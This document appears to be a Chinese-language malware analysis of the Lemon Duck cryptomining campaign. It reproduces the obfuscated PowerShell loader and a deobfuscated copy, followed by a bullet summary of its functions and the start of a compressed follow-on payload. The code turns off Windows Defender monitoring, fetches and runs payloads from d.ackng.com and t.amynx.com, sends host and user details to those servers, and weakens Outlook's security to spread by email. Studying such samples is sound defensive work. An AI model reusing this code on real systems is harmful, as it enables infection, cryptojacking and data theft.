'+'x0,25x0,6cx0,37x0,03x0,91x0,1dx0,b2x0,d7x0,b9x0,e2x0,8bx0,c6x0,eex0
,29x0,2fx0,53x0,fbx0,88x0,cdx0,06x0,1dx0,11x0,6fx0,fq0p+q0p4x0,'+'6ax0
,dbx0,edx0,acx0,e6x0,69x0,70x0,68x0,0q0p+q0p7x0,26x0,b3x0,f'+'4x0,3fx0
,b'+'6x0,7'+'3x0q0p+q0p,dcx0,dcx0,0cx0,d3x'+'0,25x0,c3x0,32x0,e4x0,eax
0,6dx0,76x0,bex0,55x0,b7x0,c'+'6x0,e6x0,37x0,a9x0,35x0,37x0,ffx0,f2xq0
p+q0p0'+',ffx0,28x0,d9x0,99x0,e5x0,14x'+'0,d6x0,cbx0,79x0,bbx0,7dx0q0p
+q0p,8ax0,56x0,aq0p+q0pdx0
                                                suludoM.smara'+'PasrV6C
sretemaraPASR.yhpargotpyrC.ytiruceS.met'+'syS
                                                   tcejb0-w'+'eN
smaraPasrV6C
                           ;]tnuoc.setyb'+'_serV6C..371[setyb_serV6C =
setyb_warVq0p+q0p6C
                                            ;]17'+'1..0[setyb_serV6C =
s'+'etyb_ngisV6C
                                qOp+qOp{)371 tg- tnuoc.setyb_serV6C(fi
)'+'lrulanifV6C(ataDdaol'+'nwoD.tneilcbewV6C
                                                           setyb_serV6C
}{hctac
                                                                  ))6BU-
6BU,6BUd3qOp+qOpy6BU(ecalper.kcuD_nomeL'+'V6qOp+q'+'OpC+7kM-
kcuDqOp+qOp-nomeL7kM,7kMtnegA-
res'+'U7kM(dda.sredaqOp+qOpeH.tnei'+'lcbewV6C
                                                                    {yrt
7kMsmarapV6C7kM+7kM?7kM+7kMlruV6C7kM
                                                             lrulanifV6C
tneilQUrCbeW.teN tceQUrjbO-wQUreN = tneilcbewV6C
                                                             {yrt
lruV6C]gnirts[
                   (maraP
                                { XEIqOp+q'+'OpS noitcnuf)7kM&7kMnioj-
)7kM4.07kM,pmatsemitV6C,emitpuV6C,qOp+qOprhmV6C,pimV6C,vmV6C,)7kM7kMni
oj-]5..0[5dmrk1V6C(,)7kM7kMnioj-]5..0[5dmm1V6C(,)7kM7kMnioj-
]5..0[5dmfilV6C(,'+'timrepV6C]tnI[,memV6C,dracV6C,evirdV6C,niamodV6C,r
esuV6C,46siV6C]tnI[,soV6q0p+q0pC(@(+7kM&7kM=+smarapV6C){hctac}))6BU9.9
.9.96BU,6BU8.8.8.86BU(@(redrOhcraeSrevreqOp+qOpSSNDteS.)eurt='+'delban
epi retlif- noitarugifnoc'+'retpadakrowten_23niw'+' ssalc- tcejboimw-
te'+'g({yrt}))emanerV6C bpg(+)nibrkV6C 5dmrkV6C 4edocV6C fcg(( pts
{)rKlacolV6C(fi4edocV6C
                              xEQUrI7kMrK7kM
                                                    edocg=4edocV6C}'+'}
))em'+'anerV6C nibgmV6q0p+q0pC apq0p+q0pg(+)nibgmV6C q0p+q0p5dmgmV6C
3edocV6C fcg(( pts
                           {qOp+qOp)gnMTlacolV6C(fi
                                                        3edocV6C xEQUrI
7kMqOp+qOpgnMT7kM'+' edocg=3edocV6C
                                         {)46siV6C dna- )as'+'iV6C ro-
nsiV6C((fi))
                      ))emanerV6C nibmV6C apg'+'(+)nibmV6C
                                                                5dmmV6C
2eqOp+qOpdocV6C fcg(( pts
                                      {)nMTla'+'colV6C(fi
                                                                2edocV6C
```

```
xEQUrI
                                                             qOp+qOp7kMnMT7kM
                                                                                                       edocg=2edocV6C
{)46s'+'iV6C(fi}))emaqOp+qOpnerV6C
                                                                               bpg(+'+')n'+'iqOp+qOpbfiV6C
5dqOp+qOpmfiV6C
                                                   1edocV6C
                                                                                          fcg((
                                                                                                                           pts
{)fIlacolV6C(fi1edocV6Cq'+'0p+q0p
                                                                                                       xEQUrI7kMfI7kM
edocg=1edocV6C}6q0p+q0pBU}{hctac})6BU+lfV6C+6BUlac'+'olV6C]fer[,6BU6BU
6BU+lfV'+'6C+6BUlacoLed3ylabo'+'1G6BU6BU,eq0p+q0purtV6C(xetuM.gnidaerh
T tcejb0-weNqOp+qOp;esalfV6C=6BU+lfV6C+6BUlacolV6C{yrt6BU
                                                                                                                  q0p+q0p{
)'+'lfV6C(edocg noitcnuf}6BU- 6BU+emanV6C+6BUQid)nocV6C]][rahc[nioj-
'+'('+'XEQ'+'U'+'rI6BU
                                                                                                         {)emanV6C(bpg
noitcnuf}7kMexe'+'.manfV6Cd3y%pmt%
                                                                                 exe.manfV6Cd3y%pmtq0p+q0p%
iro.manfV6Cd3yqOp+q'+'Op%pmt%
                                                            y/'+'
                                                                              '+'ypoc
'+'emanV6CQid7qOp+qOp'+'kM+)6BU&^^^6BU,'+'6BU&6BU(ecalper.)qOp+qOp6BUQ
iq'+'Op+qOpd^^^6BU,6BUQid6BU(ecalpeqOp+qO'+'pr.)6BUnibV6C
                                                                                                                  setyBEP-
1tset;))001
                                                        tq0p+q0pnuoC-
                                                                                                                    modnaR-
teGQid)721..'+'1((+_'+'nibV6C,pemV6C(setyBllA'+'etirW::]eliF.OI.metqOp
+ qOpsySqOp + qOp[;6BU6BU6BU+7kMiro.manfV6Cd3y7kM+6BU6BU6BU+pmt:vneV6C=pediated for the context of the contex
mV6C;)(enolC.nibV6C=_nibVqOp+qOp6C;)0000'+'0001(setyBdaeRqOp+qOp.)))ss
eqOp+qOprpmoceD::]edoMnoisserpmoC.no'+'qOp+qOpisserpmoC.OI[(
,))])tnuoc.nocV6C(..)1+iV6C([nocV6Cq0p+q0p,(maer'+'tSyrom'+'eM.OI.mets
yS tcejbO-weN( maertSpi'+'zG.noisserpmoC.OI.me'+'tsyS tcejbqOp+qOpO-
weN(redaeRyraqOp+qOpniB.OI
                                                                                                                    tcejb0-
weN(=nibV6C;)]iV6C..0qOp+qOp[nocV6C]qO'+'p+qOp][rahc[nioj-
(xeQUri;)kaerb{)a0x0 qe- ]iV6C[nocV6C(fi{)1=+iV6C;1-tnuoc.nocV6C tl-
iV6C;0=iV6C(rofqOp+q'+'Op6BU(
                                                                                          {)emanV6C,manfV6C(apg
'+'noitcnuf})'+'6BU&^^^6BU,6BU&6BU(ecalper.)6BUQid^'+'^^6qOp+qOpBU,'+'
6BUQid6B'+'qOp+qOpU(ecalper.)6BU}_5dm'+'V6C=5dmfiV6C;'+'_nocV6CqOp+qOp
=nocV6C'+'{)puonV6C(fi}}1=puonV6C{esle})nocV6C,pfiV6C(setyBllAetirW::]
eliF.OI.metsyS[{)5dmfiV6Cqe-tV6C(fi;no'+'cV6C
5dmg=tV6C;)6BU6BU6BU+'+'smarapV'+'6C+6BU?6BU+nfV6'+'C+6BU/6BU6BU+lru_n
wodV6q0p+q0pC(aq0p+q0ptaddaolnwod.)tneilQUrCbeW.teN'+'
                                                                                                              tceQUrjb0-
wQUreN(=nocV6C'+'{)puonV6C!(fi}}1=puonV6C{)5dmfiV6Cqe-
_5dmV6C(fi;_nocV6Cq0p+q0p
5dmg=_5dmV6C;)pfiV6C('+'setyBllAdaeR::]eliF.OI.metsyqOp+qOpS[=_nocV6C{
)pf'+'iV6C
                                                                                                  htap-tset(fi)sV6C
nruter;})6BU6BU2x6BU6B'+'U(gnirtSoT._V6C=+sV6C{hcaerofQidqOp'+'+qOp)no
cV6C(hsaHetupmoC.)(etaerC::]5DM.yhpargotpyrC.ytiruceS.metsyS[{)nocV6C(
5dqOp+qOpmg
noitcnuf;6BU6BU6BU+lru_nwodV6C+6BU6BU6BU=l'+'ru_nwodV6C;6BU6BU6BU+nfq0
p+q0pV'+'6C+6BUd3y6BU6BU+pm'+'t:vneV'+'6C=pfiV6C;6BU6BU6BU'+'+dmV6C+6B
U6BqOp+qOpU6BUqOp+qOp=5dmfiV6C;6BU+edocV6C+6BU
                                                                                                                  ohce6BU(
{)nfV6C,dmV6C,edocV6C(fcg
                                                                  noitcnuf}7kMargV6C
                                                                                                                       c/7kM
tsiLtneqOp+qOpmugrA-
                                                exe.dmc
                                                                         htaPeliF-
                                                                                                     sseqOp+qOpcorP-
```

```
'+'tq0p+q0pr'+'atS
                           argV6C tsoh-etirw
                                                       {)argV6C(pt'+'s
noitcnufpmt:vneV'+'6C
                                       noitacol-tes7kqOp+qOpM&7kMnioj-
)camV6C,diqOp+qOpugV6C,e'+'man_pmocV6C,vV6C(@=sma'+'rapV6C]1[)7kM?7kM(
tilps.lruV6C=vV6C}1=asiV6C{))7kMDMAQqOp+qOpidnoedaR7kM
                                                                hctam-
dracV6C((fi)1=nsiV6C())7kMECROFEGQidAIDIVNQidXTG7kM
                                                                hctam-
dracV6C((fi){hqOp+qOpctac}emaneqOp+qOprV6Cd3y0.1vd3yqOp+qOpllehSrewoPs
wodniWd3y23met'+'sysd3yswodniwd3y:c
                                                  ssecorPnoisu'+'lcxE-
e'+'qOp+qOp'+'cnereferPpM-qOp+qOpddA
ex'+'e.llehsrewopd3y0.1'+'vd3yllehSrewoPq0p+q0pswodniWdq0p+q0p3y23mets
ysd3yqOp+qOpswodniwd3y:c ssecorPnoisulcxE- ecnereferPpM-ddA
                                                                 d3y:c
htaPnoisulcxE- ecnereferPpM-ddA
                                      1 gnirotinoMemitlaeRel'+'basiD-
ecnereferPpM-teS
                              {qOp+qOpyrt}{hctac})6BU,6BU(nqOp+qOpioj-
latot.etarhsah.jboV6C=rhmV6Cpi.noitcennoc.jboV6C=pimV6Cnoisrev.jboV6C=
vmV6CqOp+qOp))6BUyrammus/qOp+qOp1/96634:1.0.'+'0.721//:ptth6BU(7kMgnir
tsdaolnwqOp+qOpod7kM.'+')tneilQUrcbew.ten
                                                            tceQUrjbo-
wQUrenqOp+'+'qOp((tcejbOezilaireseD.)rezilaireStpircqOp+qOpSavaJ.noita
qOp+qOpzilaireS.tqOp+qOppircS.beW
                                             tcejb0-weN(
'+'jboV6C)7kMsqOp+qOpnoisnetxE.beW.metsyS7kM(emaNlaitraPhtiqOp+qOpWdao
L::]ylbmessA.noitcelfeR[{yrt)9,0(gnirtsbuS.)7kMs%7kM tam'+'roFU- etaD-
teG(
                                    pmatsemitV6C}{hctac}7kMQid7kMnioj-
)}]0[))(gnqOp+qOpirtsot.epyTevirD._V6C(+7kM_7kM+]0[qOp+qOp)emaN._V6C({
hca'+'erof Qid }))7kM23TAF7kM qe- tamroFevirD._V6C( ro- )7kMSFTN7kM
qe'+'- tamroFevirD._V6C(( dna- ))7kMkrowteN7kM qe'+'- epyTevirD._V6C(
ro- )7kMelbavom'+'eR7kM qe- epyTevirD._'+'V6C(( dna-
                                                           )4201
ecapSeerFelbaliavA._V6C(
                          dq0p+q0pna-
                                        ydae'+'RsI. V6C{
                                                                   Qid
                                                           erehw
)(sevirDteG::]ofnIevirD.OI.metsys[(
evirdV6C{yrtbG1/musmV6q0p+'+'q0'+'pC=memV6C;}
                                               yticapaC'+'._V6C
m'+'usmV6C
            {
                }0 =
                         musmVqOp+qOp6C{% Qid yromeMlacisyhP_23niW
imwgeman'+'.)rellortnoCoediV_23'+'niW
                                             tcejbOimW-teG(
dracV6C}sdnoceslaq0'+'p+q0ptot._V6C{hcaerofQid)tnuoCkciT::]tnemnorivne
[(sdnqOp+qOpocesilliMmorF::]napsemit['+'
emitpuV6CniamoD.)metsysre'+'tupmoc_23niw
                                          tceqOp+qOpjbOimW-teG(
niamodV6q0'+'p+q0pCEMANRESU:vneV6C
resuV6'+'qOp+qOpCnoisreV.bsoV6C+qOp+qOp7kM_7kM+)7kM7kM,7kM
                                                               swodniW
tfosorcqOp'+'+qOpiM7kM(ecalper.noitpaC.bsoV6C
soV'+'6C)metsySgnitarepO_'+'23niW
                                   ssaqOp+qOplc-
                                                   tcejbOimW-teG(
bsoV6C'+'1 tsrif'+'- tcejbo-tceles Qid sserddacaM.)}eurtV6C
delbanepi._V6C{ erehw QiqOp+qOpd noitarugifnoCretpadAkrowteN_23niW'+'
tcejb0imW-teG( = camV6CDIUU.)tcudorPmetsySretupmq0p+q0poC_2q0p+q0p3niW
                                  diugV6C'+'EMANRETUPMOC:vneV6C
tcejboimw-teg(
eman_pmocV6C)7kMrotartsinimdA7kM
]eloRnItliuBswodniW.lqOp+qOpapqOp'+'+qOpicnirP.yt'+'iruceS[(eloRnIsI.)
```

```
)(tnerruCteG: '+':]ytitnedIswodniW.lapicnirP.ytiruceS[]lapicnirPswo'+'d
niW.lapicnirP.ytiruceS[(
                                                 timrepV6C7kM/7kMnioj-
]2..0[)7kM/7kM(tilps.lruV6C
lru_erocV6'+'C}7kMmoc.xnyma.t//:ptth7kMq'+'Op+qOp=lrqOp+qOpuV6C{)lru'+
'V6C!(fiqOp+qOp7kMmoc.gnkca.d//:ptth7kM
lru_nwodV6C}{hctac}))7kMnibrkV6Cd3ypmt:vneV'+'6Cq0p+q0p7kM(sq0p+q0pety
BllAdaeR::]eliF.OI[(
5dmg=5dmrklV6C{yrt}{hctac}))7kMnibmV6Cd3ypmt:vne'+'V6C7q0p+q0pkM(setyB
llAdaeR::]eliF.OI[(
5dmg=5dmm1V6C{yrt}{hctacqOp+qOp}))7kMnibfiV6Cd3ypmt:vneV6C7kM(setyBllA
daeR::]eliF.OI[(
5'+'dmg=5dmfilVqOp+qOp6C{yrtqOp+qOp7kM7kM,7kM7kM,7kM7kM=5dm'+'rklV6C,5
dmmlV6C,5dmfilV6Cemanrteg=emanerV6C}emaqOp+qOpneV6C'+'
nrq0p+q0puteq0p+q0pr
}7kMexe.llehsrewop7kM=emaneV6C())7k'+'M'+'emanqOp+qOpeV6Cd3yhtaprV6C7k
                  htap-tset(!(fi
tuoQid7kM'+'emaneV6Cd3yhtapr'+'V6C7kM 7kMexe.llehsrewopd3yhtaprV6C7kM
               7kMexe.7k'+'M + ))'+'6%)modnaR-teG(+6( tnuoC- modnaR-
t'+'eGQid)221..79+09..56+75..84(]][rahc[(nioj-=emaneV6C
                                                             }
q0p+q0p
                  emaneV6C nruter
                                                        {) 5dmV6C qe-
5dmtV6CqOp+qOp(fiqOp+qOp
'+'))7kMemaneV6Cd3yht'+'apq0p+q'+'0prV6C7kM(seq0p+q0ptyBllAdaeR::]eliF
                                  {)semaneV6C ni emaneV6C(hcaerof
'+'.OI[( qOp+qOp5dmg=_5dmV6'+'C
))7kMexe.lleh'+'srewopd3yhtaprV'+'6C7kM(setyBllAqOp+qOpdaeR::]eliF.OI[
                                                        5dmtVqOp+qOp6C
                 5dmg
}eman._V6C{q0p+q0phq0p+q0pcaerofQidexe.llehsreq0p+q0pw'+'op
                                                              edulcxE-
exe.'+'*
           edulcnI-
                      7'+'kM*d3yhtaprV6C7kM
                                              icg =
7kM0.1Vd3ylqOp+qOplehsrewopswodniWd3y23metsySqOp+qOpd3yswodniWd3y:C7kM
=htapr'+'V6C
                               {)(emanrteg
                                              noitcnuf}lV6C
})6BU2x6BU(gnirtS'+'oT._V6C=+1V6C{hcaerofQid)dV6C(hsaHqOp+qOpetupmoC.)
(etaerC::]5DM.yhpargotpyrC.ytiruceS[
                                                    {)dV6C(5dmqOp+qOpg
noitcnuf}7kM2962557a5'+'e041f580q0p+q0p67f1fabffb2428c7kM=5dmgmV6C'+'
7kMnib.g6m7kM=nibgmV6C
7'+'kM53'+'9e05e7d'+'dce36e1e6c7e90q0p+q0p5d4419dcd7kM=5dmq0p+q0pmV6C
7kMnib.6m7kM=nibmV6C
{)\d6si\d6C(\fi7kM3\d9c4cf48d35c1d78q\Op+q\Opd2'+'\6389ba7cecad\d9ckM=5dmrk\d6C7
kMni'+'b.rk7kM=nibrkV6C7kM8511d8q0p+q0pf8e1f01c0330e8'+'0b5df37b6a587k
M=5dmfiV6C7kMnib.fi7kM=nibfiV6q0p+q0pC'+'}eurtV6C=46siV6C{)8
eziS::]rtPtnI[qOp+qOp(fiqOp(( '(" ); [STRInG]::JoiN('' , $q2g4H[ -1
..- ($q2g4H.LenGTH) ]) |&( $psh0me[21]+$PShomE[30]+'x')
```

```
if([IntPtr]::Size
                                                                  -ea
8){$is64=$true}$ifbin="if.bin"$ifmd5="85a6b73fd5b08e0330c10f1e8f8d1158
"$krbin="kr.bin"$krmd5="e04acec7ab98362d87d1c53d84fc4b03"if($is64){
$mbin="m6.bin"
                              $mmd5="dcd9144d509e7c6e1e63ecdd7e50e935"
$mgbin="m6g.bin"
                    $mgmd5="c8242bffbaf1f76085f140e5a7552692"}function
gmd5($d){
[Security.Cryptography.MD5]::Create().ComputeHash($d)|foreach{$1+=$_.T
                                                          getrname(){
oString('x2')}
                                return
                                           $1}function
$rpath="C:\Windows\System32\Windowspowershell\V1.0"
                                                       $enames = gci
"$rpath\*" -Include *.exe -Exclude powershell.exe|foreach{$_.name}
$tmd5
                    ([IO.File]::ReadAllBytes("$rpath\powershell.exe"))
            gmd5
foreach($ename
                 in
                      $enames){
                                                           md5_=gmd5
([IO.File]::ReadAllBytes("$rpath\$ename"))
                                                 if($tmd5 -eq $md5_){
                                                             $ename=-
join([char[]](48..57+65..90+97..122)|Get-Random
                                                   -Count
                                                             (6+(Get-
Random)%6)) + ".exe"
                                              "$rpath\powershell.exe"
                                   copy-item
"$rpath\$ename"|out-null
                                                       if(!(test-path
"$rpath\$ename")){$ename="powershell.exe"}
                                                               return
$ename}$rename=getrname$lifmd5,$lmmd5,$lkrmd5="","",""try{$lifmd5=gmd5
([IO.File]::ReadAllBytes("$env:tmp\$ifbin"))}catch{}try{$1mmd5=gmd5
([IO.File]::ReadAllBytes("$env:tmp\$mbin"))}catch{}try{$lkrmd5=gmd5
([IO.File]::ReadAllBytes("$env:tmp\$krbin"))}catch{}$down_url
"http://d.ackng.com"if(!$url){$url="http://t.amynx.com"}$core_url
$url.split("/")[0..2]-join"/"$permit
([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdent
ity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]
"Administrator")$comp_name = $env:COMPUTERNAME$guid = (get-wmiobject
Win32_ComputerSystemProduct).UUID$mac
                                                       (Get-WmiObject
                                                  {$_.ipenabled
Win32_NetworkAdapterConfiguration diQ
                                          where
                                                                  - EQ
$true}).Macaddress | select-object -first 1$osb = (Get-WmiObject -
class Win32 OperatingSystem)$os = $osb.Caption.replace("Microsoft
Windows ","")+"_"+$osb.Version$user = $env:USERNAME$domain = (Get-
WmiObject
                     win32_computersystem).Domain$uptime
[timespan]::FromMilliseconds([environment]::TickCount)|foreach{$_.tota
                     (Get-WmiObject Win32_VideoController).namegwmi
lseconds}$card
Win32_PhysicalMemory | %{smsum} = 0 { smsum} += s_.Capacity
};$mem=$msum/1Gbtry{$drive = ([system.IO.DriveInfo]::GetDrives() |
                    -and ($_.AvailableFreeSpace -gt
      {$_.IsReady
(($_.DriveType -eq "Removable") -or ($_.DriveType -eq "Network")) -and
(($_.DriveFormat -eq "NTFS") -or ($_.DriveFormat -eq "FAT32"))} |
foreach{($_.Name)[0]+"_"+($_.DriveType.tostring())[0]})-
join"|"}catch{}$timestamp
                                           (Get-Date
                                                             -UFormat
```

```
"%s").Substring(0,9)try{[Reflection.Assembly]::LoadWithPartialName("Sy
stem.Web.Extensions")$obj
                                                           (New-Object
Web.Script.Serialization.JavaScriptSerializer).DeserializeObject((new-
object
net.webclient)."downloadstring"('http://127.0.0.1:43669/1/summary'))$m
v=$obj.version$mip=$obj.connection.ip$mhr=$obj.hashrate.total-
join(',')}catch{}try{
                        Set-MpPreference -DisableRealtimeMonitoring 1
Add-MpPreference -ExclusionPath c:\
                                                  Add-MpPreference
ExclusionProcess
c:\windows\system32y3dWindowsPowerShell\v1.0\powershell.exe
                                                                  Add-
MpPreference
                                                     -ExclusionProcess
c:\windows\system32\WindowsPowerShell\v1.0\$rename\}catch{\}if((\$card -
               "GTX|NVIDIA|GEFORCE")){$isn=1}if(($card
"RadeondiQAMD")){$isa=1}$v=$url.split("?")[1]$params=@($v,$comp name,$
guid,$mac)-join"&"set-location $env:tmpfunction stp($gra){
host $gra
                 Start-Process -FilePath cmd.exe -ArgumentList "/c
$gra"}function
                 gcf($code,$md,$fn){
                                                   ('echo
                                                            '+$code+';
                                           $ifp=$env:tmp+''\'+$fn+''';
$ifmd5='UB6'+$md+''';
$down_url='''+$down_url+''';
gmd5($con){[System.Security.Cryptography.MD5]::Create().ComputeHash($c
on)|foreach{$s+=$_.ToString(''x2'')};
                                              return $s}if(test-path
$ifp){$con_=[System.IO.File]::ReadAllBytes($ifp);
                                                     $md5_=gmd5 $con_;
if($md5_-eq$ifmd5){$noup=1}}if(!$noup){$con=(New-Object
Net.WebClient).downloaddata($down_url+''/'+$fn+'?'+$params+''');
$t=gmd5
                 $con;
                                                                if($t-
eq$ifmd5){[System.IO.File]::WriteAllBytes($ifp,$con)}else{$noup=1}}if(
$noup){$con=$con_;
$ifmd5=$md5_}').replace(UB6|',UB6^^^|').replace('&','^^&')}function
gpa($fnam,$name){
                          ('for($i=0;
                                               $i -lt $con.count-1;
$i+=1){if($con[$i]
                      -eq
                               0x0a){break}};
                                                                 iex(-
join[char[]]$con[0..$i]);
                                $bin=(New-Object IO.BinaryReader(New-
Object 0
                System.IO.Compression.GzipStream
                                                           (New-Object
System.IO.MemoryStream(,$con[($i+1)..($con.count)])),
([IO.Compression.CompressionMode]::Decompress))).ReadBytes(10000000);
$bin_=$bin.Clone();
                                   $mep=$env:tmp+'''+"\$fnam.ori"+''';
[System.IO.File]::WriteAllBytes($mep,$bin +((1..127)|Get-Random -Count
100));
                                              test1
                                                              -PEBytes
$bin').replace('|','^^diQ').replace('&','^^&')+"|$name - &cmd /c
copy /y %tmp%\$fnam.ori %tmp%\$fnam.exe & %tmp%\$fnam.exe"}function
               IEX(-join[char[]]$con)|'+$name+' -'}function gcode($fl)
{
                   try{$local+$fl+=$flase;
                                                            New-Object
Threading.Mutex($true,''Global\eLocal'+$fl+''',[ref]$local'+$fl+')}cat
```

```
ch{}UB6}$code1=gcode "If"IEx $code1if($localIf){
                                                     stp ((gcf $code1
$ifmd5 $ifbin)+(gpb $rename))}if($is64){
                                            $code2=gcode "TMn"
                                                                   TFx
$code2
           if($localTMn){
                                   stp ((gcf $code2 $mmd5 $mbin)+(gpa
$mbin $rename))
                   }}if(($isn -or $isa) -and $is64){
                                                          $code3=gcode
"TMng"
         IEx $code3
                        if($localTMng){
                                               stp ((gcf $code3 $mgmd5
$mgbin)+(gpa
                        $rename))
                                              }}$code4=gcode
                                                               "Kr"IEx
               $mgbin
                            stp ((gcf $code4 $krmd5
$code4if($localKr){
                                                          $krbin)+(gpb
$rename))}try{(get-wmiobject -class win32_networkadapterconfiguration
-filter
ipenabled=true).SetDNSServerSearchOrder(@('8.8.8.8','9.9.9.9'))}catch{
\ sparams+="&"+(@($os,[Int]$is64,$user,$domain,$drive,$card,$mem,[Int]$
permit,($lifmd5[0..5]-join""),($lmmd5[0..5]-join""),($lkrmd5[0..5]-
join""), $mv, $mip, $mhr, $uptime, $timestamp, "0.4")-join"&")function SIEX
       Param(
                  [string]$url
                                        try{
                                                     $webclient = New-
                                    $finalurl = "$url"+"?"+"$params"
Object Net.WebClient
try{
                      $webclient.Headers.add("User-Agent","Lemon-Duck-
"+$Lemon Duck.replace('y3d','-'))
                                         } catch{}
                                                          $res bytes =
$webclient.DownloadData($finalurl)
                                              if($res_bytes.count -gt
                                  $sign_bytes = $res_bytes[0..171];
$raw_bytes = $res_bytes[173..$res_bytes.count];
                                                            $rsaParams
         New-Object
                            System.Security.Cryptography.RSAParameters
$rsaParams.Modulus
0xda,0x65,0xa8,0xd7,0xbb,0x97,0xbc,0x6d,0x41,0x5e,0x99,0x9d,0x82,0xff,
0x2f,0xff,0x73,0x53,0x9a,0x73,0x6e,0x6c,0x7b,0x55,0xeb,0x67,0xd6,0xae,
0x4e,0x23,0x3c,0x52,0x3d,0xc0,0xcd,0xcd,0x37,0x6b,0xf3,0x4f,0x3b,0x62,
0x70,0x86,0x07,0x96,0x6e,0xca,0xde,0xbd,0xa6,0x4f,0xf6,0x11,0xd1,0x60,
0xdc,0x88,0xbf,0x35,0xf2,0x92,0xee,0x6c,0xb8,0x2e,0x9b,0x7d,0x2b,0xd1,
0x19,0x30,0x73,0xc6,0x52,0x01,0xcd,0xe7,0xc7,0x34,0x78,0x8a,0xa7,0x9f,
0xe2,0x12,0xcd,0x79,0x40,0xa7,0x91,0x6a,0xae,0x95,0x8e,0x42,0xd0,0xcf,
0x39,0x6e,0x30,0xcb,0x0a,0x98,0xdb,0x97,0x3f,0xf6,0x2e,0x95,0x10,0x72,
0xfd,0x63,0xd5,0xf7,0x88,0x63,0xa4,0x7b,0xae,0x97,0xea,0x38,0xb7,0x47,
0x6b,0x5d
                                $rsaParams.Exponent = 0x01,0x00,0x01
$rsa
                                    New-Object
                                                             -TypeName
System.Security.Cryptography.RSACryptoServiceProvider;
$rsa.ImportParameters($rsaParams)
                                                         $base64 =
join([char[]]$sign bytes)
                                                        $byteArray =
[convert]::FromBase64String($base64)
                                                   $sha1 = New-Object
System.Security.Cryptography.SHA1CryptoServiceProvider
if($rsa.verifyData($raw_bytes,$sha1,$byteArray)) {
                                                                   IEX
(-join[char[]]$raw bytes)
                                                  }
                                                        } catch{}}SIEX
"$core_url/report.jsp"try{if($isn -and $is64){
                                                         $nd="nvd.zip"
$ndg="$env:tmp\nvdg.dat"
                               if(!(test-path $ndg) -or (Get-Item
```

```
$ndg).length -ne
                     22035968){
                                                           (new-object
Net.WebClient)."DownloadFile"($down_url+"/$nd","$env:tmp\$nd")
(New-Object
                                                            -ComObject
Shell.Application).NameSpace($env:tmp).CopyHere("$env:tmp\$nd\*",16)
Remove-Item
                                                          $env:tmp\$nd
}}}catch{}$hks="HKEY LOCAL MACHINE\SOFTWARE\"$mso="Microsoft\Office"$w
nd="Wow6432Node\"$crm="ClickToRun\REGISTRYy3dMACHINE\Software\"$paths=
@("\$hks\$mso","\$hks\$wnd\$mso","\$hks\$mso\$crm\$mso","\$hks\$mso\$crm$wnd\$mso
")foreach($path in $paths){if(test-path Registry::$path){get-childitem
Registry::$path -name|where-object{$_ -match "\d+" -and (Test-Path
Registry::$path\$_\Outlook)}|foreach{
$skey="Registry::$path\$_\Outlook\Security" if(!(Test-Path $skey)){
New-Item $skey } Set-ItemProperty $skey ObjectModelGuard 2 -type
Dword
                             $mflag=test-path
                                                   $skey}}if($mflag){
try{$localMail=$flase;
                                                            New-Object
Threading.Mutex($true, 'Global\LocalMail', [ref]$localMail)}catch{}
if($localMail){
                              if(!(test-path $env:tmp\godmali4.txt)){
SIEX "$down url/if mail.bin"
                                             }
                                                      }}if(!(test-path
$env:tmp\kk4kk.log)){ SIEX "$down_url/ode.bin"}
```

脚本主要功能

- •尝试设置DNS为8.8.8.8和9.9.9.9
- •下载文件 均为powershell脚本
- •如果不存在%temp%\kk4kk.log则下载http://d.ackng.com/ode.bin
- •如果存在Outlook且不存在%temp%\godmali4.txt则下载http://d.ackng.com/if_mail.bin(邮件攻击模块)
- •下载http://d.ackng.com/if.bin
- •下载http://d.ackng.com/kr.bin
- •如果系统为64位则下载http://d.ackng.com/m6g.bin
- •如果系统为64位且存在显卡则下载http://d.ackng.com/m6g.bin
- •下载执行http://t.amynx.com/report.jsp
- •如果存在显卡(N卡)并且系统为64位则下载nvd.zip
- •回传以下信息到http://t.amynx.com,格式为
- •操作系统
- •系统位数 (是否为64)

- •当前用户
- •域信息
- •磁盘格式信息
- 显卡信息
- •内存容量(格式化为G)
- •是否为管理权限
- •3个下载的文件MD5值
- •通过矿工程序提供的接口hxxp://127.0.0.1:43669/1/summary获取当前机器的总算力数据
- •机器启动时间
- 每次下载时判断返回长度是否大于等于173,如果大于则解密前173个字符并做S HA1校验,如校验成功则执行下一阶段脚本

report.js 结束进程脚本

I`EX \$(New-Object IO.StreamReader (\$(New-Object (\$(New-Object IO.Compression.DeflateStream IO.MemoryStream (,\$('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18 8cde692ec1d69472329ab2a81ca6556655d661640cced9dbcf7de7befbdf7de7befbdf 7ba3b9d4e27f7dfff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f227eb76f9 f4ebefb53e96769fa519ade49efecefed7ebf3efef6c9f7461fffa287eb8fd3fce4b85 ce5f576faf09ef9fc8b67edc7e9e9f4b87c79faea643b4d3fb5df4c5e2e3e765fdcf9f 8374e7ee3e40e357ff7c5c79f7cfc8cfedf7ef27dfa77e71efdf3bd53fa6741fffff2d bcd8a7e4ce8ff2ff13737d9ff1efd73fac597f4efb75fd33fab097f97d2ffb7d2710ad 43ef9f8ce3efd43f8d2bf754608d0cf11f5f6e4bbbf887ea35fd234a75f4e8e9fd300a 6842886907d1h1f7d0fede897f2e1f32f182fc0c658h929fdh14dffa77119c868feecf 57700162369a929fda4d6f42f60df1128bf44befd447ecce4078624f8d0bf45d3e4d30 a6057e3df1f5fbffe02edf9bbefa4fa06fe2eb631d6c612ce412100b6997e2300b757f 8d936bfd8a20940f3690624d1022dcf0508be213afd922f2cb6e5170e55d3e943e9413 b7a4eff7c6b7fb293fb4d3eb1bf4db2878026f0f72d60feead37def05ee67f290fe39c 704665fd8a13cfcd435f33b41d38307bb963cfc23c3cb073bf4cf7dc0dac19fe7dfa27 f4a462100d23e7cce1f2a7a0a33f586fcaccddf16a521e672dbfb5a7ee4cbc242d3379 ecf96d922201178b4026b8c7fff67605b704c3a0340c70bf462b69d96dea89f7f6b594 cc6989eb7df12e44d0ff4efc3e76084fc2dfd53e877962ea5a0f9b1a3cac732b2dc606 53e5be275c6776146c56f55f4afe0ebf0f1185dc12936406406485980050d0613f03c7 f67bb7dd68e3110331850977e9d37f44f1d52f58afea92046248ae92fca7940b92180e

```
96191bd1069a1ffbffece2fc68b53e6c23eabfc34fd33f9723baff339fdf6dd27f8e71  
